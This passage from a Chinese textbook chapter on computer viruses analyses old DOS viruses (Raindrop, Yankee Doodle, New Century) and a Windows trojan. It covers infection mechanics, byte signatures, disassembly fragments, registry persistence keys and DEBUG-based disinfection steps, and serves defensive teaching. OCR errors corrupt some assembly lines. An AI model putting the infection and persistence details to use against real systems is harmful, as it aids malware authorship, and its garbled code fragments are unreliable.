在恢复磁盘引导扇区时，对于软盘和硬盘要采取不同的方法进行。对于软盘来说，病毒程序将原系统引导记录存放在被标明坏簇的3个簇中最后一个簇的第二个扇区中，该扇区的逻辑扇区号存放在病毒引导程序（逻辑00扇区中）的偏移地址0040H～0041H处，恢复引导扇区就是将该逻辑扇区中的内容写回到磁盘引导扇区中。对于硬盘来说，由于病毒程序将原系统引导记录存放在硬盘隐含扇区的最后一个扇区中。该扇区不属于DOS分区，所以对于该扇区不能使用DEBUG的L命令进行读入，必须使用INT 13H进行读操作。

（2）收回病毒占用的3个簇

对于被感染的软盘来说，还要收回被病毒程序占用的3个簇，这3个簇中第一个簇的第一扇区的逻辑扇区号被登记在病毒引导程序的偏移地址0042H～0043H处。对于这3个族的恢复方法同“巴基斯坦”病毒中的有关方法。

7.2 文件型病毒分析

- 目前，国内发现的文件型病毒主要有“雨点”病毒、“黑色星期五”病毒、“扬基多得”病毒和“维也纳”病毒、“中国炸弹”病毒、DIR II病毒等等。

7.2.1 “雨点”病毒

- “雨点”病毒又名“落花”病毒、“瀑布”病毒，属于一种文件型的恶性病毒。这种病毒发作时，屏幕上的字符像雨点一样地下落，并伴随有类似于下雨的声音，破坏正常的屏幕显示，使用户无法工作。该病毒只传染.COM文件，传染的方式是，只要在系统状态下运行了一个带毒的.COM程序，病毒就进驻内存，并修改INT 21H指向其传染模块，这样当运行另外一个.COM文件时，病毒程序就判断在设定的条件满足时实施传染。

- “雨点”病毒在传染上一个.COM文件后，首先在被传染文件的偏移地址0100H处放入一条无条件转移指令JMP xxxx，其中xxxx是病毒程序的开始偏移地址。病毒程序附着在 .COM文件的末尾，其主要部分是经过加密处理的。病毒程序本身从逻辑结构上可以分为3个部分，即引导模块、传染模块和表现模块，它们分别完成病毒程序的引导、病毒程序的传染以及对系统实施干扰、破坏活动。

1. “雨点”病毒的特征

（1）只传染文件长度小于等于63803字节的.COM文件，不传染.EXE和其他类型的文件。对于已经传染了“雨点”病毒的.COM文件不进行重复传染；

（2）被传染上“雨点”病毒程序的文件其长度增加1701个字节，病毒程序的主要部分是经过加密以后附着在.COM文件的尾部；

（3）当运行的系统中有该病毒程序时，如果要运行写保护磁盘上正常的.COM文件，则会出现下列提示信息：

Write protect error writing driver A

Abort, Retry, Ignore?

2. “雨点”病毒工作原理

（1）引导过程

当运行一个带有“雨点”病毒的.COM文件时，它首先进行一系列的条件判断，其中一个主要条件是内存中是否有该病毒，只有在没有该病毒的情况下，才将病毒程序引人系统。

（2）传染过程

“雨点”病毒的传染模块是在执行DOS的4BH系统功能调用时被激活的。一般情况下只要运行一个程序，便自动激活病毒传染模块，该传染模块在进行一系列的条件判断后决定是否对当前运行的文件进行传染。

3. “雨点”病毒的检测

- 由于“雨点”病毒在感染一个COM文件后，病毒程序的主要部分进行了加密变换，而且使用的加密密钥与具体的COM文件长度有关，所以对于不同的感染文件，病毒程序的密文是不同的，这就给检测病毒带来了不便。对于该病毒的检测一般可以从以下几个方面来进行。

  （1）留心COM文件的长度是否加长了1701个字节；

  （2）如果怀疑一个COM文件感染了病毒，则可以将该文件用DEBUG装入，然后查看第一条指令是否为一条无条件转移指令。例如：“0C4A:0100　　E9BC0F JMP　　10BF”。如果第一条指令是无条件转移指令，则继续查看该转移指令转移的目标地址处的指令，是否类似于下面的一段程序：

```
0C4A:10BF      FA              CLI
0C4A:10C0      8BEC            MOV     BP,SP
0C4A:10C2      E80000          CALL    10C5
0C4A:10C5      5B              POP     BX
0C4A:10C6      81EB3101        SUB     BX, 0131
0C4A:10CA      2E              CS:
0C4A:10CB      F6872A0101      TEST    BYTE PTR [BX+012A],01
0C4A:10D0      740F            JZ      10E1
0C4A:10D2      8DB74D01        LEA     SI, [BX+014D]
0C4A:10D6      BC8206          MOV     SP, 0682
0C4A:10D9      3134            XOR     [S1], SI
0C4A:10DB      3124            XOR     [S1], SP
0C4A:10DD      46              INC     SI
0C4A:10DE      4C              DEC     SP
```

4. “雨点”病毒的清除

- 由于“雨点”病毒侵入.COM文件后，将该文件的第一条指令进行了修改。当这一带毒的.COM文件运行时，“雨点”病毒首先将病毒主程序进行解密，然后将原.COM文件的第一条指令进行恢复，所以对感染了“雨点”病毒的.COM文件解毒时，必须运行最初的一段病毒解密程序和指令还原程序，然后将此时的内存程序写入磁盘。写盘时注意将文件的字节数修改为正确的原文件的字节长度。由于被感染的文件不同，病毒程序所在的偏移地址就不同。

7.2.2 “扬基多得”病毒

- “杨基多得”病毒简称为“扬基”病毒（Yankee Doodle），属于文件型的良性病毒。该病毒可以感染扩展名为.EXE和.COM的文件，被感染的文件长度增加2885个字节。由于该病毒在发作时演奏美国独立战争时期的一首歌曲“Yankee Doodle”，所以又被叫做“音乐”病毒或“美国佬”病毒。病毒的传播主要是通过运行带毒的文件而进行的。病毒程序进入内存后，修改INT 21H、INT 1CH、INT 8H等中断向量，其中修改后的INT 21H被指向病毒程序传染模块，只要在加载运行另外一个程序时，病毒程序便可能对该文件实施传染。

1. “扬基多得”病毒特征

（1）被感染了“扬基多得”病毒的文件，其长度增加了2885个字节；

（2）被感染的文件中没有明显的ASCII码字符串，但是使用DEBUG程序装入带染毒的程序，则可以看到开始的一段病毒程序如下：

```
1547：07D1 E80000      CALL        07D4
1547：07D4 5B          POP         BX
1547：07D5 81EBD407    SUB         BX，07D4
```

```
1547：07D9 2E            CS:
1547：07DA C6875C00FF    MOVE  BYTE  PTR[BX+005C],  FF
1547：07DF FC            CLD
1547：07E0 2E            CS:
1547：07E1 80BF5B0000    CMP  BYTE PTR[BX+005B],  00
1547：07E6 7418          JZ  0800
1547：07E8 BE0A00        MOV SI，000A
1547：07EB 03F3          ADD SI，BX
1547：07ED BF0001        MOV DI，0100
1547：07F0 B92000        MOV CX，0020
```

（3）被感染的文件具有病毒特征字“F4 7A 2C 00”。

2.“扬基多得”病毒的检测和消除

- 检测一个文件是否被感染了“扬基”病毒的方法，是利用DEBUG的S命令或PCTOOLS的F功能，在文件中搜索字符串“F4 7A 2C 00”或“E8 00 00 5B 81 EB D4 07”。
- 对于被感染“扬基”病毒文件的消毒方法比较简单，只要按照如下方法即可以消毒：

·用正常的系统盘启动系统；

·执行带毒的文件，使系统处于带毒状态；

·执行DEBUG调试程序并同时装入带毒的文件；

·退出DEBUG；

上述过程中，进入DEBUG状态后，虽然没有执行任何DEBUG的命令，就立即退出DEBUG，但是，由于在执行DEBUG时，系统已经带毒，病毒程序在判断DEBUG被装入的情况下，便将染毒的文件还原后写回了磁盘，所以利用这种方法可以很简单地对染毒的文件进行杀毒。但是应注意，退出DEBUG后，DEBUG程序却被感染了“扬基”病毒，所以必须删除DEBUG程序，同时需要重新启动系统，以便消除系统中驻留的“扬基”病毒。

7.3 混合型病毒分析

- 常见的这混合型病毒有Flip/Omicron、 New century 、Invader/侵入者、Plasti que/塑料炸弹、3584/郑州（狼）、3072（秋天的水）、ALFA/3072-2、Ghost/One_Half/35 44（幽灵）、Natas（幽灵王）、TPVO/3783等等。
- 下面以“新世纪”病毒为例分析混合型病毒

- “新世纪”病毒因为其病毒代码部分有字符“New Century of Computer Now!”，所以被称为“新世纪”病毒。如果在系统时间5月4日运行一个可执行文件时，病毒发作，同时自动从磁盘上删除当前运行的文件。屏幕上显示：

“XqR：
Wherever，I love you Forever and ever!
The beautiful Memory for ours in that Summer time has been recorded in the computer history. Bon voyage，My dear XqR!
Your 05121991 in our home.”

“新世纪”病毒的感染目标不同，特征也不同。

（1）硬盘主引导扇区感染了“新世纪”病毒以后的持征

在内存无毒的情况下，用DEBUG装入硬盘的主引导扇区：

```
A>DEBUG↙
-A↙
4356:0100       MOV AX, 0201↙
                MOV BX, 0200↙
                MOV CX, 1↙
                MOV DX, 0080↙
                INT 13↙
                INT 3↙
-G↙
-D 3A0 L20↙
```

结果如下：

```
4356:03A0  C0CF4E6577204365 - 6E74757279206F66   ..New Century of
4356:03B0  20436F6D70757465 – 72204E6F77218001   Computer Now!..
```

（2）可执行文件感染后的特征

对于.EXE文件来讲，如果被感染了“新世纪”病毒，则文件开头部分为病毒程序，其开始的指令代码为“E8 FD 00 E8 FA 01”。对.COM文件，如果感染了“新世纪”病毒，则文件开头为一条跳转指令，跳转的目标处有两个连续的CALL指令。

❖病毒的工作原理：

❖（1）病毒的引导过程

“新世纪”病毒是一种既可寄生在硬盘主引导扇区又可寄生在可执行文件中的病毒，根据其在磁盘中寄生的位置不同，可以有两种不同的引导方式。





图7.3

图7.3 “新世纪”病毒从被感染的可执行文件中引导的流程图

① 运行一个被感染的可执行文件时的引导流程如图7.3所示：

② 硬盘主引导扇区被感染时的引导过程。由于病毒程序侵占了硬盘的主引导扇区，所以从硬盘上启动系统时首先装入的是病毒程序。该病毒高明之处就在于它利用修改过的INT 13H中断服务程序判断系统运行状态，一旦系统启动完毕，返回DOS提示符时，才修改INT 21H中断向量，使之指向病毒的传染发作模块，并利用INT 8H实时检测INT 21H中断向量是否指向病毒程序。其流程如图7.4所示。



- 图7.4“新世纪”病毒从被感染的硬盘主引导扇区引导的流程图

（2） “新世纪”病毒的传染模块

- “新世纪“病毒的传染模块可分为两部分，一部分是攻击硬盘的主引导扇区，一部分是攻击可执行文件。当运行一个带毒的可执行文件时，病毒首先判断硬盘的主引导扇区是否感染该病毒，如果没有被感染，则将病毒程序写入硬盘的0道0面第1~6扇区中。对可执行文件的感染，则通过病毒驻留内存，截获INT 21H的4B00H功能调用，在系统加载执行时进行传染。
- 对硬盘主引导扇区的传染过程如图7.5所示；对可执行文件的感染过程如图7.6所示。





图7.5“新世纪”病毒对硬盘主引导扇区的传染流程图

图7.6“新世纪”病毒对可执行文件的传染流程图



（3）“新世纪”病毒的破坏和表现模块

“新世纪”病毒在满足下述3个条件时执行破坏模块：

- 病毒驻留内存；
- 当前系统时间是5月4日；
- 调用DOS的4B00H功能加载执行.EXE或.COM文件。

在以上条件满足的时候，执行的破坏过程为：重新创建正在执行的文件，长度为20个字节，并删除原来的文件，使原文件没有恢复的可能；病毒程序将自身写入硬盘开始的6个扇区中。

在满足与破坏模块同样的条件时，病毒显示上述信息，此时，“新世纪”病毒已经对你的系统造成了严重的破坏。但是这一段显示信息是以密文方式存放在病毒程序中的，所以不动态跟踪程序，而仅仅简单地利用DEBUG的D命令和PCTOOLS的Edit命令是看不到这一信息的。

3. “新世纪”病毒的检测

（1）内存容量检测法

在无毒的情况下，系统内存为640K，“新世纪”病毒驻留内存以后，系统内存将减少4K。可用PCTOOLS的Imformation命令查看系统参数，也可用DEBUG的-DCS ：02命令查看可用内存空间最高端段址，当内存无毒时，前两个字节应为00A0H（640K基本内存）；当内存中染有“新世纪”病毒时，前两字节则为009FH。需要注意的是，不能用显示0000:0413H内容来直接显示当前系统基本内存容量，因为“新世纪”病毒在判断到操作系统引导结束时，又将0000:0413H内容恢复成正常值。

- （2）中断向量检测法

用干净的系统盘启动，用DEBUG装入中断向量表，记下INT 8H、INT 13H及INT 21H的入口地址（其中断向量地址分别为0000:0020H~0000:0023H，0000:004CH~000C:004FH，0000:0084H~0000:0087H）。然后用硬盘驱动机器，用DEBUG装入中断向量表，在相应的地址处对照以上3个中断向量的入口地址。如果相应地址处的中断服务程序入口地址偏移地址分别为02E1H、0BEDH和00C0H，就可判定内存中已经驻留有“新世纪”病毒。注意，软盘和硬盘的DOS版本号必须一致。

为进一步确认，用DEBUG将INT 8H的中断服务程序进行反汇编，观察是否有以下的程序：

```
18DF:02E1       1E        PUSH    DS
                          PUSH    ES
                          PUSH    AX
                             …
                          CALL    02F5
18DF:02EA       5A        POP     DX
```

（3）“新世纪”病毒的特征代码检测法

不论是硬盘主引导扇区还是可执行文件，感染了“新世纪”病毒以后，其中都包含有提示信息“New Century of Computer Now !”，此信息可以作为检测“新世纪”病毒存在与否的特征代码，可以使用DEBUG和PCTOOLS等工具软件在硬盘主引导扇区或可执行文件中检测此字符串。

例如，用PCTOOLS工具软件在文件或磁盘上搜索“New Century”。如果对硬盘检测，进入PCTOOLS的磁盘服务功能。选择“Find”命令，按屏幕提示输入病毒特征代码“New Century”并按回车键，则PCTOOLS会显示出含有此字符串的文件，即感染了病毒的文件。

如果使用的是DEBUG，对于硬盘主引导扇区可以采用下面的方法进行检测： 在确保内存无毒的情况下，用DEBUG装入硬盘的主引导扇区到偏移地址200处D命令看到偏移地址03A0H处有下面的信息：

```
4356:03A0   C0CF4E6577204365 - 6E74757279206F66   ..New Century of
4356:03B0   20436F6D70757465 - 72204E6F77218001   Computer Now!..
```

对于可执行文件可以采用下面的方法来检测：如果是.EXE文件，其开始处的几条指令为：

```
24B8:0100   E8FD00      CALL        0200
24B8:0103   E8FA01      ALL         0300
24B8:0106   16          PUSH        SS
  …          …           …
```

且在CS：0CA2H处有信息。如果是.COM文件，则在偏移地址0100H处有一条无条件转移指令，在转移的目标地址处有类似于上述.EXE文件偏移地址0100H处的病毒程序。

4. “新世纪”病毒的清除

（1）硬盘主引导扇区中病毒的清除

因为“新世纪”病毒在感染硬盘主引导记录时，将主引导记录中的内容移到了硬盘的0道0面2扇区中，所以清除硬盘主引导记录中的病毒只要将硬盘0道0面2扇区内容读出，写回原主引导扇区的位置（0道0面1扇区）即可。具体操作之前要用“干净的”系统盘启动系统，然后按照下述过程进行：

```
A>DEBUG
-A
xxxx:0100       MOV  AX，0201
                MOV  BX，0200
                MOV  CX，0002
                MOV  DX，0080
                INT   13
```

```
xxxx:010E       MOV AX，0301
                MOV BX，200
                MOV  CX ，0001
                MOV  DX ，0080
                INT   13
                INT    3
-G10E           ；读出硬盘主引导记录
-D200           ；看读出的主引导记录是否正确，若正确。则将读出结果写盘
-G
-Q
```

（2）可执行文件中“新世纪”病毒的清除

① 用DEBUG清除.COM文件中的病毒：

用“干净的”系统盘启动，用DEBUG装入带毒的.COM文件。

C＞debug filename.com↙

-T↙

-U↙

xxxx:offset　call　offset+0l00

call　offset+0200

记下offset的值。算出offset+0086的值

-M (offset+0086)　L5　100　；恢复COM文件开始的5字节内容

-D(offset+0084)

看保留在CS: (offset+0084)中的原文件长度（假设为size），然后进行下面的修改操作：

```
-RCX  size↙        ；修改文件长度为原未染毒前的长度
-W↙                ；将修改后的文件写盘
-Q↙
```

② 用DEBUG清除.EXE文件中的病毒：

用DEBUG装入感染的.EXE文件（注意在装入前应该改名为非.EXE）：

```
A＞REN FILENAME.EXE  FILENAME
A＞DEBUG  FILENAME
-DCS：164 16F
```

记录原未感染病毒的.EXE文件的重要参数，其中CS:0l64H中保存原CS值，CS:0166H处为原IP值，CS:0168H处为原SS值，CS:016AH处为原SP值，CS:016CH~0l 6FH处为原文件长度：

-RBX [CS : 16E 16F] ；文件长度低字

-RCX [CS : 16C 16D] ；文件长度高字

文件长度除以200H，所得商+1为未感染病毒前的文件所占的扇区数，余数为文件最后一个扇区的实际字节数。

恢复文件最后一个扇区的实际字节数：

-ECS: 102

恢复文件所占的实际扇区数：

-ECS: 104

恢复未感染病毒以前文件各主要寄存器的值

-ECS: 10E ；感染以前的SS值

-ECS: 110 ；感染以前的SP值

-ECS: 114 ；感染以前的IP值

-ECS: 116 ；感染以前的CS值

-W ；将修改后的文件存盘

-Q

最后将文件名改回来：

A>REN FILENAME FILENAME.EXE

7.4一个木马型脚本病毒的分析

1．木马文件描述：

木马文件（文件名可以随时改变）大小为264848个字节，呈IE图标形状。与C:\Program Files\Internet Explorer里面的IEXPLORE.EXE的形状极为相似，不过该木马文件比IEXPLORE.EXE颜色略深，而且IEXPLORE.EXE右上角有点泛白，而该木马文件没有。

常在C:\WINDOWS\目录下增加两个文件：KERENL32.EXE（264848个字节、呈IE图标形状，与该木马文件一样。注意：WINDOWS的系统文件是KERENL32.DLL）、EXPLEROR.EXE（264848个字节、呈IE图标形状，与该木马文件一样。注意：WINDOWS的系统文件是EXPLORER.EXE）

运行REGEDIT，打开注册表，查找“KERENL32.EXE”、“EXPLEROR.EXE”的痕迹，共有4条记录：

·[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]

（默认）="C:\WINDOWS\KERENL32.EXE"

·[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]

（默认）="C:\WINDOWS\KERENL32.EXE"

·[HKEY_CLASSES_ROOT\exefile\shell\open\command]

（默认）="C:\WINDOWS\Expleror.exe %1 %*"

·[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command]

（默认）="C:\WINDOWS\Expleror.exe %1 %*"

2．木马文件清除

- 打开资源管理器，找到C:\WINDOWS\目录，其中，Expleror.exe可以删除，而Kernel32.exe不能删除（访问被拒绝）。但是将Expleror.exe删除，再打开.EXE文件，会出现如下提示：“WINDOWS无法找到Expleror.exe。该程序用于打开‘应用程序’类型的文件”，同时需要用户手工定位Expleror.exe的位置所在，否则无法打开任何.EXE文件。如不恢复Expleror.exe，重启计算机后，Expleror.exe又会出现在WINDOWS的目录中，一切程序可以正常运行。这是由于Kernel32.EXE仍然运行，又自动恢复了Expleror.exe。
- 这时需要以进程管理工具强行将“Kernel32.exe”进程中止，同时删除木马的注册表自动启动键值（上面4处）。并马上将Kernel32.exe、Expleror.exe两个文件删除，然后重起计算机。这时，进入WINDOWS，打开文件夹，.EXE文件不能运行，但.TXT、.JPG、.MP3、.HTM、.DOC、.ZIP等文件依然可以运行。打开资源管理器，将Regedit.exe改名为Regedit.com。然后运行Regedit，更改注册表，删除下面自动启动键值：

·[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]

（默认）="C:\WINDOWS\KERENL32.EXE"

·[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]

（默认）="C:\WINDOWS\KERENL32.EXE"

更改注册表：

·[HKEY_CLASSES_ROOT\exefile\shell\open\command]

“C:\WINDOWS\Expleror.exe %1 %*” 更改为 “%1” %*

补：计算机网络病毒的原理及清除

- 1. 脚本病毒
- 2. 网页病毒
- 2. 蠕虫病毒
- 3. 木马病毒

计算机网络病毒的特点

- （1）破坏性强
- （2）传播性强
- （3）具有潜伏性和可激发性
- （4）针对性强
- （5）扩散面广

计算机网络病毒的传播方式

- （1）电子邮件
- （2） BBS
- （3） WWW浏览
- （4） ftp文件下载
- （5）系统漏洞

1. 脚本语言病毒

爱虫病毒介绍

- **传染、破坏系统中的有关文件**

